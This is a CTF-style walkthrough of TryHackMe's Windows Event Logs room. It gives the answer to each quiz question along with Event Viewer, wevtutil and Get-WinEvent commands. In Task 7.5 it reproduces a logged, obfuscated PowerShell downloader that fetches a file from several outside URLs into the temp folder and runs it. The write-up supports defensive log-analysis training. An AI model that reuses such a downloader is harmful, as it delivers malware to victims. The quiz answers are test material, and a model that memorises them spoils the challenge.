



TRYHACKME

# Windows Event Logs on Tryhackme


This is the write up for the Room Windows Event Logs on [Tryhackme](https://tryhackme.com) and it is part of the [Tryhackme Cyber Defense Path](https://tryhackme.com/cyber-defense-path)

Make connection with VPN or use the attack box on Tryhackme site to connect to the Tryhackme lab environment

## Tasks Window Event Logs

### Task 1

Start the machine attached to this task then read all that is in this task. Use the tool Remina to connect with an RDP session to the Machine.





Protocol: RDP - Remote Desktop Protocol

Basic | Advanced | Behavior | SSH Tunnel | Notes

Server: 10.10.49.4

Username: Administrator

Password: ••••••••

Domain:

Resolution: ☐ Use initial window size ☒ Use client resolution  
☐ Custom: 640x480

Colour depth: RemoteFX (32 bpp)

Network connection type: None

Share folder: ☐ (None)

Buttons: Cancel, Save as Default, Save, Connect, Save and Connect

When asked to accept the certificate press yes

Open event viewer by right click on the start menu button and select event viewer

Navigate to Microsoft -> Windows -> Powershell and click on operational

## Task 2

### 2.1 What is the Event ID for the first event?

Scroll all the way down



Windows Event Viewer screenshot showing the PowerShell log. The left pane shows the tree view with 'PowerShell' expanded. The right pane shows a list of events, with 'Event 40961' selected. The details pane shows the message 'PowerShell console is starting up'.

Answer: 40961

## 2.2 Filter on Event ID 4104. What was the 2nd command executed in the PowerShell session?

Windows Event Viewer 'Filter Current Log' dialog box. The 'Filter' tab is active, and the 'Event ID' field is set to '4104'. The 'Log' is set to 'Microsoft-Windows-PowerShell/Operational'. The 'OK' button is highlighted.



Filtered: Log: Microsoft-Windows-PowerShell/Operational; Source: ; Event ID: 4104. Number of events: 279

Level	Date and Time	Source
Verbose	12/21/2020 7:02:33 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:02:00 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:02:00 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:53 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:53 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):  
whoami

ScriptBlock ID: 46c87bfa-c590-48bf-a5c2-a5d3f9e58759  
Path:

Answer: whoami

### 2.3 What is the Task Category for Event ID 4104?



```
whoami
```

```
ScriptBlock ID: 46c87bfa-c590-48bf-a5c2-a5d3f9e58759
```

```
Path:
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/21/2020 7:01:53 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	WIN-100UJBNP9G7\Admini	Computer:	WIN-100UJBNP9G7
OpCode:	On create calls		

Answer: Execute a Remote Command

## 2.4 What is the Task Category for Event ID 800?

Answer: Pipeline Execution Details

### Task 3

#### 3.1 How many log names are in the machine?

Open powershell and type in the command

```
wevtutil.exe el | Measure-Object
```



```
Sum :  
Maximum :  
le Minimum :  
e Property :  
e:
```

Answer: 1071

### *3.2 What is the definition for the query-events command?*

Type in the command

```
wevtutil.exe qe /?
```

Answer: Read events from an event log, log file or using structured query.

### *3.3 Read events from an event log, log file or using structured query.*

Answer: /lf:true

### *3.4 What is the VALUE for /q?*

Answer: XPATH query

### *3.5 What is the log name?*

The questions below are based on this command: `wevtutil qe Application /c:3 /rd:true /f:text`

Type in the following command

```
wevtutil qe Application /c:3 /rd:true /f:text
```



### *3.6 What is the /rd option for?*

Answer: Event read direction

### *3.7 What is the /c option for?*

Answer: Maximum number of events to read

## Task 4

Answer the following questions using the [online](#) help documentation for **Get-WinEvent**

### *4.1 Execute the command from Example 1 (as is). What are the names of the logs related to OpenSSH?*

Type in the following command

```
Get-WinEvent -ListLog *
```

Answer: OpenSSH/Admin,OpenSSH/Operational

### *4.2 Execute the command from Example 7. Instead of the string \*Policy\* search for \*PowerShell\*. What is the name of the 3rd log provider?*

Type in the following command

```
Get-WinEvent -ListProvider *Powershell*
```

Answer: Microsoft-Windows-PowerShell-DesiredStateConfiguration-FileDownloadManager

### *4.3 Execute the command from Example 8. Use Microsoft-Windows-PowerShell as the log provider. How many event ids are displayed for this event provider?*



```
(Get-WinEvent -ListProvider Microsoft-Windows-PowerShell).Events |  
Format-Table Id, Description | Measure-Object
```

Answer: 192

#### 4.4 How do you specify the number of events to display?

Answer: -MaxEvents

#### 4.5 When using the FilterHashtable parameter and filtering by level, what is the value for Informational?

Answer: 4

### Task 5

#### 5.1 Using Get-WinEvent and XPath, what is the query to find WLMS events with a System Time of 2020-12-15T01:09:08.940277500Z?

```
Get-WinEvent -LogName Application -FilterXPath  
'*/System/Provider[@Name="WLMS"] and  
*/System/TimeCreated[@Name="SystemTime"]="2020-12-  
15T01:09:08.940277500Z"'
```

#### 5.2 Using Get-WinEvent and XPath, what is the query to find a user named Sam with an Logon Event ID of 4720?

```
Answer: Get-WinEvent -LogName Security -FilterXPath  
'*/EventData/Data[@Name="TargetUserName"]="Sam" and  
*/System/EventID=4720'
```

#### 5.3 Based on the previous query, how many results are returned?

Answer: 2





Answer: A user account was created

**5.5 Still working with Sam as the user, what time was Event ID 4724 recorded? (MM/DD/YYYY H:MM:SS [AM/PM])**

Type in the following command

```
Get-WinEvent -LogName Security -FilterXPath
'*/EventData/Data[@Name="TargetUserName"]="Sam" and
*/System/EventID=4724'
```

Answer: 12/17/2020 1:57:14 PM

**5.6 What is the Provider Name?**

Answer: Microsoft-Windows-Security-Auditing

## Task 6

Read all that is in this task and press complete

## Task 7

On the desktop, double-click the merge file. This will open it in event viewer

**7.1 What event ID is to detect a PowerShell downgrade attack?**

I found the answer on this website [Lee Holmes | Detecting and Preventing PowerShell Downgrade Attacks](#)

Answer: 400

**7.2 What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])**

Filter on eventID 400



The screenshot shows the Windows Event Viewer interface. At the top, there is a list of events. Below it, the 'Event 400, PowerShell (PowerShell)' window is open, showing the 'Details' tab. The details section contains the following information:

Engine state is changed from None to Available.

Details:

- NewEngineState=Available
- PreviousEngineState=None
- SequenceNumber=9
- HostName=ConsoleHost
- HostVersion=2.0
- HostId=84a10cae-3d57-461c-8d55-994413a9c8bf
- EngineVersion=2.0
- RunspaceId=4417d240-cef8-48b0-934c-81c7a7f4582c
- PipelineId=
- CommandName=
- CommandType=
- ScriptName=
- CommandPath=
- CommandLine=

At the bottom of the window, the 'Log Name' is 'Windows PowerShell', the 'Source' is 'PowerShell (PowerShell)', and the 'Logged' time is '12/18/2020 7:50:33 AM'.

Answer: 12/18/2020 7:50:33 AM

### 7.3 A Log clear event was recorded. What is the 'Event Record ID'?

The clear log is a task category



General	Details
<input checked="" type="radio"/> Friendly View <input type="radio"/> XML View	
Version	0
Level	4
Task	104
Opcode	0
Keywords	0x8000000000000000
- TimeCreated	[ SystemTime] 2019-03-19T23:34:25.894341300Z
EventRecordID	27736
Correlation	
- Execution	
[ ProcessID]	812
[ ThreadID]	3916
Channel	System
Computer	PC01.example.corp

Answer: 27736

#### 7.4 What is the name of the computer?

Found in the same place

Answer: PC01.example.corp

#### 7.5 What is the name of the first variable within the PowerShell command?

Filter on source PowerShell and scroll down to the first event



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
$Va5w3n8=('$Q'+2h)+('w9p'+1));&('ne'+w'+item') $eNV:teMP\WOrd\2019\ -itemtype DirectOry;
[Net.ServicePointManager]:"SecURiTYPRO"oCOL="('t'+ls'+1'+(2,tl'+s')+11'+(','+tis'));$Depssu0=('$D'+yx')+
('x'+ur4g)+x);$A74_j9=('$T'+4'+('gf45'+h));$Fdkhtf_=$env:temp+('$([0]+word['+0]+('2'+01)+9[0]) -F [CHAr]
92)+$Depssu0+(''+ex'+e));$039nj1p=('$J6'+9l'+('hm'+h));$Z8i525z=80(new-'+obje'+c'+t) neT.WEbcLiENt;
$lwrmfahs=('$h'+tp)+(''+/)/)+('q'+u'+anticaelectro'+n'+ic)+('s.com'+/)+('w'+p'+a'+('d'+min)+/)+7A'+
('Tr78'+/)+('ht'+('p'+s;/)+('r'+e)+('be'+('l'+co)+('m'+'+('ch'+pi'+c)+('ture'+_)+('l'+ibra'+ry/bbCt)+
('l'+S/)+('ht'+tp'+s;/)+('re'+al)+('e'+s'+('tate'+a)+('gen'+t)+('te'+('am.co'+m)+/)+('163/Q'+T))+('d'+
(''+ht'+tpss)+/)+('w'+www.))+('n'+dd))+('hi'+display'+c'+o)+('m'+r'+id'+d'+('hi'+/1pkY/+'ht')+'p'+
(''+/)/)+('radi'+osu'+brnit.com'+sear)+('ch'+tes'+t)+/)+('p'+(''+h)+('tp'+/)+/)+('res'+e)+ar'+('ch'+c')
+('he'+m'+('plu'+s'+c'+('om/w'+p-)+('a'+dmin))+/1'+('OC'+C)+/)+('http'+/)+('s'+zymo)+('ns'+zyp')
+er'+('sk'+i))+(''+pl/a)+('ss'+('ets'+p)+k/))."SPlit"([char]42);$Zxbryr=('$Dp'+z9)+4+a6';foreach($Mqku5a2 in
$lwrmfahs){try{$Z8i525z.'d'OWNloadFILE"($Mqku5a2,$Fdkhtf_);$Lt8Bij7=('$Ln'+('wp'+ag)+m');If (($Get-Item'+em')
$Fdkhtf_."leNgTH" -ge 28315) {cp (gcm calc).path $Fdkhtf_ -Force; ('Invo'+ke'+-Item')($Fdkhtf_);$Nfgrgu9=
(('Oj6'+bs)+x'+n);break;$D7ypgo1=('$Bv'+('e'+bc)+k0')}}catch{};$Gmk6zmk=('$Z2x'+aaj)+0'}
```

ScriptBlock id: fdd51159-9602-40cb-839d-c31039ebbc3a

Path:

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Windows-PowerShell)

Event Properties

Copy

Save Selected Events...

Refresh

Help

Answer: \$Va5w3n8

## 7.6 What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])

Answer: 8/25/2020 10:09:28 PM

## 7.7 What is the Execution Process ID?

Found in the XML part of the event

Answer: 6620

## 7.8 What is the Group Security ID of the group she enumerated?

First, we need to find the even ID. After some google

[Windows Security Log Event ID 4799 – A security-enabled local group membership was enumerated \(ultimatewindowssecurity.com\)](https://www.ultimatewindowssecurity.com/windows-security-log/event/4799)

We filter on EventID 4799

The answer is de SID of the security group administrators



### 7.9 What is the event ID?

We already found the ID, Which indicates there must be an alternate path to find this.  
Probably scan for enumerated


Answer: 4799

## This concludes the room Windows event logs on Tryhackme

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
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